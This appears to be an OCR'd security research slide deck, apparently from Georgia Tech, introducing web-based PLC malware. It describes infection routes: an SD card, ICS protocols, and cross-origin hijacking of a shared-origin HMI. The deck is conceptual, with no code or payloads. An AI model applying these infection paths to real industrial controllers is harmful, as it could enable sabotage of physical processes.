
- Hosted by PLC; runs in other devices' browsers
- Device & physical process control
- Easy to deploy
- Difficult to Detect

WB Malware in the PERA Model

Legend


A_N	Attacker with Network Access
A_P	Attacker with Physical Access
A_W	Attacker with Web Access
M_P	PLC Malware Payload Location
M_E	PLC Malware Execution Location
●	Unique to WB Attack

Web-Based PLC Malware




C.1 - Infection Scenarios

WB Malware in the PERA Model




Introducing "Web-Based" PLC Malware




Georgia Tech

Introducing "Web-Based" PLC Malware




Stage 1) Initial Infection




Stage 1) Initial Infection

- A key observation is that both the vendor-authored admin page and the customer-authored HMI share the same web origin (scheme/hostname/port)




Stage 1) Initial Infection

- A key observation is that both the vendor-authored admin page and the customer-authored HMI share the same web origin (scheme/hostname/port)
- Which means they are effectively the same website, so compromising one gives you access to both



Stage 1) Initial Infection

- A key observation is that both the vendor-authored admin page and the customer-authored HMI share the same web origin (scheme/hostname/port)
- Which means they are effectively the same website, so compromising one gives you access to both
- In the IT domain, companies use "domain sandboxing" to enforce origin isolation of untrusted front-end code (e.g., Facebook's *fbsbx.com*)



Stage 1) Initial Infection

Access Levels

Stage 1) Initial Infection

Access Levels

Physical Access

Install Malicious Web-Based HMI via SD Card

Stage 1) Initial Infection

Access Levels

Network Access

Deploy Malicious Web-Based HMI over ICS Protocol

Physical Access

Install Malicious Web-Based HMI via SD Card

Stage 1) Initial Infection

Access Levels

NEW

Web Access

Hijack HMI via cross-origin web vulnerabilities

Network Access

Deploy Malicious Web-Based HMI over ICS Protocol

Physical Access

Install Malicious Web-Based HMI via SD Card

Stage 1) Initial Infection

Web Bugs are inherently more accessible to remote adversaries, since they can be exploited from browser-land

Access Levels

NEW

Web Access
Hijack HMI via cross-origin web vulnerabilities

